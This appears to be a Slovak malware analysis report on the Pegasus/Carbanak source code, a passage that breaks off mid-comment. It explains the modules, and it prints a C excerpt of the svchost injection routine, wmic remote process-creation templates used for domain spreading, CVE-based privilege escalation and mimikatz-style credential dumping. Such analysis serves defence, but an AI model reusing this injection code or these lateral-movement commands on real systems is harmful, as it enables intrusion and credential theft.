Pegasus

Analýza malware Pegasus - Carbanak

Záverečná správa

Obsah

1. Základný popis zdrojových kódov

Zdrojový kód malware môžeme rozdeliť na dve časti. Jednu časť tvoria zdrojové kódy, ktoré vytvárajú samostatný malware a druhú časť tvoria zdrojové kódy, ktoré vytvárajú webové rozhranie pre Command & Control server. Command & Control server slúži na získavanie dát ako sú napríklad prihlasovacie údaje napadnutých zariadení, na získanie IP adries napadnutých zariadení alebo na vykonávanie prikazov. Zdrojový kód k časti malware tvoria moduly a inštalátor samotného malware.

1.1. Časť malware

Časť kódu, ktorá sa venuje malware je rozdelená na niekoľko modulov. Základný modul, takzvaný InstallerExe je časť kódu, ktorá sa stará o infikovanie a inicializáciu celého malware. Ďalši časti kódu sú:

- InstallDispatcherDll
- mod_CmdExec
- mod_KBRI a mod_KBRI_hd
- mod_LogonPasswords
- mod_NetworkConnectivity
- RemoteServiceExec
- Shellcode
- WorkDispatcherDll

Okrem toho, malware obsahuje aj nástroje na kompiláciu a podpísavanie súborov/certifikátov.

1.2. Časť webového rozhrania Command & Control

Webová časť malware pozostáva z modulu, ktorý slúži na komunikáciu s Command & Control, uloženom v priečinku WEB a modulu, ktorý slúži na správu komunikácie a logovanie Command & Control servera, nachádzajúcom sa v priečinku web-adminpart. Tieto časti používajú programovací jazyk PHP a využívajú databázový systém MySQL. WEB-ADMIN part je v podstate len prehľadnou nadstavbou nad databázou MySQL, v ktorom je možné zadávať aj príkazy, čo jednotlivé moduly malwaru majú ďalej vykonať a je možné sledovať ich ďalší postup.

1.3. Časť nástrojov na kompiláciu

Priečinok tools obsahuje základné nástroje na kompiláciu a vytváranie binárnych súborov. Skript MAKE_INSTALLERS.BAT slúži na riadne skompilovanie zdrojových kódov a vytvorenie spustiteľného malware súboru. Používa sa s prepínačom Release alebo Debug a vytvára priložený zdrojový kód, respektíve binárny súbor, ktorý sa pribalí k pôvodnému malware a obsahuje všetky potrebné komponenty.

2. Analýza zdrojového kódu malware

Zdrojový kód Pegasus sa skladá z niekoľkých modulov a to konkrétne:

- InstallDispatcherDll
  - Ma za úlohu spustiť a injektovať svchost.exe
- mod_CmdExec
  - Má za úlohu spustiť ľubovoľný príkaz cez cmd
- mod_KBRI a mod_KBRI_hd
  - Má za úlohu injektovať cmd.exe a následne injektovať prihlasovacie údaje do KB banky, respektíve získať platobné údaje
- mod_LogonPasswords
  - Má za úlohu získať prihlasovacie údaje k lokálnemu PC
- mod_NetworkConnectivity
  - Má za úlohu vytvárať sieťové pripojenie na šírenie správ, komunikáciu s C&C, komunikáciu s inými malware
- RemoteServiceExec
  - Jeho hlavnou úlohou je spustenie vzdialenej služby, využíva sa pri šírení malware
- Shellcode
  - Modul, ktorý sa použije pri injektovaní svhost.exe, slúži na sputenie PE súboru v pamäti
- WorkDispatcherDll
  - Hlavný modul, ktorý spúšťa ďalšie moduly, komunikuje s modulmi atď.

Všetky tieto časti sú pri kompilácií spojené a je vytvorený jeden veľký binpack súbor, na čo sa používa pri kompilácii súbor Pegasus\tools\make_binpack.php. Obdobne, pri kompilácii sa vytvorí podpísaný spustiteľný súbor InstallerExe32.exe alebo InstallerExe64.exe. Súbor je podpísaný nástrojom signtool.exe, ktorý sa nachádza v priečinku Pegasus\tools\, použitím certifikátu tric.pfx, samostatne je taktiež aj upravený time stamp výsledného súboru použitím nástroja Pegasus\tools\fake_timestamps.php. Všetky tieto činnosti sú spustené automaticky pomocou skriptu MAKE_INSTALLERS.BAT popísanom v kapitole 3.

2.1. Sputenie a injektovanie malware (InstallDispatcherDll)

Po spustení malware prebehne rozbalenie priložených Resources, ich dešifrovanie (respektíve deobfuskovanie) a následne sa spustí InstallDispatcherDll modul, tj. konkrétne idd.c, ktorý volá metódu instInjection z Install_Injection.cpp. V instInjection je implementované volanie AttemptSvchostInjection z ProcessInjectMP.cpp. InstInjection je metóda, ktorá skopíruje shellcode do pamäte:


```
BOOL instInjection(SHELLCODE_CONTEXT *pSContext)
{
    BOOL bRes = FALSE;  // function result

    INJECT_CONTEXT ic = { 0 };  // params for AttemptSvchostInjection() call
```

```
    SHELLCODE_CONTEXT *sc_copy = NULL;   // ptr to a copy of original shellcode context structure, to modify ptrs to dll exec target

    DbgPrint("entered");

    // prepare a copy of full chunk started at pShellcodePtr
    ic.lInjectionChunkLen = pSContext->dwFullChunkLen;
    ic.pInjectionChunk = my_alloc(pSContext->dwFullChunkLen);

    if (!ic.pInjectionChunk) { DbgPrint("ERR: failed to alloc %u bytes to copy starter binpack", pSContext->dwFullChunkLen); return bRes; }

    // copy chunk
    memcpy(ic.pInjectionChunk, pSContext, ic.lInjectionChunkLen);

    // fill params for injection
    // NB: ic assumes offsets from the START of the chunk, not the shellcode itself, so modify ptrs correctly
    ic.lShellcodeEntryOffset = pSContext->dwShellcodeEntrypointOffset + pSContext->dwStructureLen;

    // get ptr to a shellcode context structure in a new buffer
    sc_copy = (SHELLCODE_CONTEXT *)(ic.pInjectionChunk);

    // change execution target in new shellcode context to point to WDD instead of IDD originally
    sc_copy->prelExecDll = sc_copy->prelWDD;
    sc_copy->dwExecDllLen = sc_copy->dwWDDLen;

    // also set no-return flag in new copy of structure
    sc_copy->bNoReturnFromShellcode = TRUE;

    // query host exe to be removed by WDD at injected process
    GetModuleFileNameW(NULL, (LPWSTR)&sc_copy->bRemoveFilePath[0], MAX_PATH);

    // call it
    bRes = AttemptSvchostInjection(&ic);
    DbgPrint("injection api returned %u", bRes);

    // do cleanup
    my_free(ic.pInjectionChunk);

    return bRes;
}
```

a zadefinuje, ktorý súbor sa má zmazať. Následne zmení vykonávanie z InstallDispatcherDLL (IDD) na WorkDispatcherDLL (WDD) a vyskúša injektovať svchost. Vykonávanie injekcie svchost je implementované v ProcessInjectMP.cpp, kde sa systémovým volaním zistí aktuálny systémový priečinok, načíta umiestnenie svchost.exe a vyskúša vytvoriť suspendovaný process pomocou pi_CreateProcessW:

```
pi_CreateProcessW(wszTargetExe, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED + DETACHED_PROCESS + CREATE_NO_WINDOW, NULL, NULL, &si, &pi)
```

kde wszTargetExe je exe súbor, ktorý sa bude injektovať. V prípade, žeby autor modifikoval kód, môže vykonať injektovanie aj na iný spustiteľný súbor. Následne sa vykoná načítanie PEB štruktúry procesu, skontroluje sa jeho dĺžka, následne sa metódou getEP získa EntryPoint binárky svchost, použitím placeShellCodeAndJmp sa vloží ShellCode do vytvoreného svchost, taktiež jump inštrukcia na EntryPoint. V podstate ide o to, že na entry point pôvodného svchost sa hodí jump inštrukcia na novú sekciu so shellcode – túto časť vykonáva metóda placeShellCodenAndJmp, následne sa vykoná ďalšie vytváranie sekcie ktorá sa pridá do svchost, už v metóde AttempSvchostInjection. Nakopírujú sa dáta a svchost sa znova spustí.



Obrázok 1

Po tomto injektovaní sa sputený process (pôvodný malware) ukončí a následne prebieha ďalšia škodlivá činnosť.

Obdobný kód, ako bol použitý v tomto malware môžeme nájsť aj tu:

https://github.com/peperunas/injectopi

2.2. Eskalácia práv (InstallDispatcherDll)

Okrem toho, že malware injektuje svchost, obsahuje aj triedu **PrivEsc.cpp**, ktorá má za úlohu eskalovať oprávnenia. V základnej konfigurácii nie je špecifikované, aby sa táto metóda aj aktívne používala, pričom je možné túto vlastnosť aktivovať v konfiguračnom súbore **config.h** popísanom vyššie. Daný privilege escalation používa nasledujúce CVE:

- CVE-2015-0057
- CVE-2015-1701

A kontroluje nasledujúce registry, aby si overil, či dané CVE už nie su opravené:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\Packages

Celý program na eskaláciu práv je v binárnej forme uložený v súbore **privesc_2015_1701.h**. Tento binárny kód sme ďalej neskúmali, pretože nie je možné ho využiť na ďalšie exploitovanie iných zraniteľností, respektíve docieliť týmto kódom inú škodlivú činnosť.

Eskalácia práv využíva funkciu **CreateThread**, čím spustí vlákno s kódom na eskaláciu práv, pričom aplikácia počká 60 sekúnd a na základe výsledku **CreateThread** zistí, či bola eskalácia práv úspešná alebo nie.


2.3. Mod_DomainReplication

Tento modul slúži na šírenie malware cez doménu, využitím troch rôznych metód:

1.1.1. RDP

- RDP – klasický remote desktop protocol, pričom šírenie funguje tak, že sa inicializuje tsclient, tj. pri vytvorení RDP spojenia sa namapuje disk, ktorý obsahuje spustiteľný škodlivý kód a následne sa vytvorí RDP spojenie, pričom sa namapovaný škodlivý súbor spustí.
- Využíva **CreateDesktop** na vytvorenie skrytej pracovnej plochy, v ktorej vytvorí RDP spojenie na pozadí tak, aby obeť nevedela, že je vytvorené RDP spojenie na inú pracovnú stanicu.
- Pegasus nekontroluje úspešnosť spustenia súboru RSE na cieľovom zariadení – ak nenastane chybová správa, predpokladá, že toto spojenie a vykonávanie spustenia RSE bolo úspešné.

- Na vytvorenie spojenia používa metódu **_rdpRunMstsc**, ktorá volá mstsc nástroj na vytvorenie RDP spojenia
- Základná metóda na infikovanie je rdpAttemptReplication
  - Táto metóda vytvorí spustiteľný súbor, ktorý je následne po úspešnom infikovaní odstránený
  - Otestuje spojenie – či je možné RDP pripojenie na cieľový počítač
  - Vygeneruje konfiguračný súbor na pripojenie pomocou mstsc – volanie metódy **_rdpMakeRDPConnectionFile**
  - Vygeneruje spustiteľný súbor na infikovanie – volanie metódy **_rdpMakeInstallerFiles**
  - Infikovaný súbor je vygenerovaný s náhodným menom, pomocou metódy **_rdpSelectTargetFileName**
  - Súbory sú vytvorené v priečinku CSIDL_COMMON_APPDATA
    - Okrem toho, že je vytvorený EXE súbor, ktorý obsahuje zavádzací kód, princíp šírenia je rozdelený na dve časti: Inštalácia rse.exe a následne kopírovanie celého binpack súboru. V prípade RDP je binpack taktiež vygenerovaný v danom priečinku ako .dat súbor.
    - RSE je bližšie popísaný v kapitole RemoteServiceExe




Obrázok 1

1.1.2. SCM

- Spustí súbor, ktorý sa nachádza v priečinku Windows (%windir%) – takzvaný RSE – remote service exe – ktorý si stiahne binpack a tým pádom vykoná úspešné zavedenie malware do

pamäte. Využíva OpenSCManager na pripojenie a následne spustenie pomocou cmd binpack súbor.


- Po spustení ako služba a infikovaní daného zariadenia malware vynúti vymazanie danej služby a zmazanie všetkých stôp, tak aby nebolo možné ľahko identifikovať, že nejaká služba bola vytvorená.
- Keďže ide o metódu, ktorá zanecháva po sebe stopy, autor sa rozhodol použiť túto metódu len v prípade, ak metóda WMI nebude funkčná.
- Spustiteľný súbor je uložený na disk pomocou pôvodného DomainReplication.cpp
- Základná metóda na spustenie pomocou SCM je **_drthrRemoteService**, metóda **scmStartRemoteFileAsServiceAsync** len spúšťa vlákno, ktoré danú **_drthrRemoteService** vykoná.



Obrázok 2

1.1.3. WMI

- Používa wmic:
  - wmic /node:"<WS-MACHINE-NAME>" process call create "<PROCESS START CMDLINE>"
  - wmic /node:"<WS-MACHINE-NAME>" /user:<USERNAME> /password:<PASSWORD> process call create "<PROCESS START CMDLINE>"
- Vytvorí a spustí command line ako vyššie, pomocou ktorého spustí dropnutý súbor RSE v ADMIN$ priečinku, tj. spustí RSE súbor, ktorý ma za úlohu načítať, respektíve stiahnuť binpack a ten následne spustiť.




Obrázok 3


1.1.4. DomainReplication

- Ide o samostatnú časť malware, ktorá volá postupne metódy popísane vyššie. V podstate sa stará o to, akým spôsobom sa bude malware ďalej šíriť a jeho hlavnou úlohou je dostať na ďalšie zariadenie nástroj RSE – ktorý potom stiahne binpack – škodlivý kód, respektíve celý pôvodný malware.
- Využíva metódu **drPlantRSEFile** na uloženie súboru, pričom generuje náhodné meno na súbor RSE – na to používa _drGenRemoteName

- Taktiež kontroluje, či vytvorený súbor nie je zmazaný antivírusom – vytvorený súbor na lokálnom PC – totižto predtým, ako nahraje súbor do ADMIN$ priečinka, je potrebné, aby tento súbor bol uložený lokálne. Ak sa to nepodarí, respektíve ak je tento súbor zmazaný antivírusovým programom, je šírenie zastavené.
- Funkcia **drPlantRSEFile** je volaná hlavnou metódou **drAttempAdminReplication**
- **drAttempAdminReplication** volá **WNetAddConnection** – čím sa vytvorí spojenie na ADMIN$
- Overovanie spojenia, respektíve zistenie prítomnosti nejakých ďalších doménových počítačov je vykonávané cez **WNetOpenEnum**, respektíve **WNetEnumResources**
- Obdobne kontroluje, či je k dispozícii aj C$ share, aj IPC$ share
- Metóda **adAttempAdminReplication** volá metódu **drQueryRemoteArch**, ktorá kontroluje, kde sa nachádza a či sa vôbec nachádza na vzdialenom počítači súbor notepad.exe – tým vie zistiť architektúru operačného systému – to vykoná tak, že prečíta hlavičku daného súboru a zistí, či ide o 32 bitový systém alebo o 64 bitový systém. V komentároch je napísane, že daný malware prečíta aj súbor regedit, čo sa ale v programe nevykonáva
- Metóda **drAttempAdminRepilication** najprv vytvorí NULL session, čím si overí to, že daný stroj je dostupný, následne rovno vykoná pripojenie na ADMIN$ share, pričom ako bolo spomenuté vyššie – je implementované aj pripojenie na C$ share aj IPC$ share, no tieto sa v kóde nevyužívajú




Obrázok 4 funkcie na replikáciu




Obrázok 5 schéma volania funkcií na šírenie

2.4. Mod_LogonPasswords

Podľa popisu a komentárov v malware, táto metóda sa stará o získanie prihlasovacích mien k aktuálnemu systému. Ide o modifikovaný mimikatz, lsass logon data dumper – snaží sa z infikovaného zariadenia získať dešifrované nezahashované prihlasovacie údaje, ktoré ďalej šíri po doméne broadcastom – a taktiež tieto dáta posiela na C&C zariadenie, viď. obrázok číslo 1.



Obrázok 6 komentár z modulu logonPasswords



Obrázok 7 funkcie z modulu logonPasswords

2.5. Mod_NetworkConnectivity

Tento modul sa skladá z troch základných častí a to:

- Transport_generic
- Transport_pipes
- Transport_WinHTTP

Jeho základnou úlohou je šírenie komunikácie medzi infikovanými zariadeniami a medzi Command & Control serverom.

Transport_generic metóda, respektíve trieda, slúži na zdieľanie informácií s C&C serverom, buď to priamo alebo prostredníctvom proxy server. V tomto prípade, ako proxy server slúži aj iný malware, ktorý je schopný prijať komunikáciu od iného malware v doméne a sprostredkovať hlavnú komunikáciu s C&C. Tento modul kontroluje dostupnosť pripojenia na internet a to tak, že skontroluje nasledujúce stránky (a ich obsah):

```
http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootseq.txt
http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab
http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/rootsupd.exe
```

V kóde je implementovaná kontrola len prvých dvoch webov a ich dostupnosť, tretí web sa objavuje len v komentároch zdrojového kódu. Následne kontroluje dostupnosť webov:

```
https://safebrowsing.google.com
https://aus3.mozilla.org
https://addons.mozilla.org
https://fhr.data.mozilla.com
https://versioncheck-bg.addons.mozilla.org
https://services.addons.mozilla.org
```

čím si overí https spojenie. Tieto stránky testuje aj z dôvodu, že či je dostupný aj iný web ako web spoločnosti microsoft, ktorý môže byť otvorený (explicitne) vo firewall-e:

```
// step 3
// due to *.windowsupdate.com may be specially opened at firewall, use some other url for
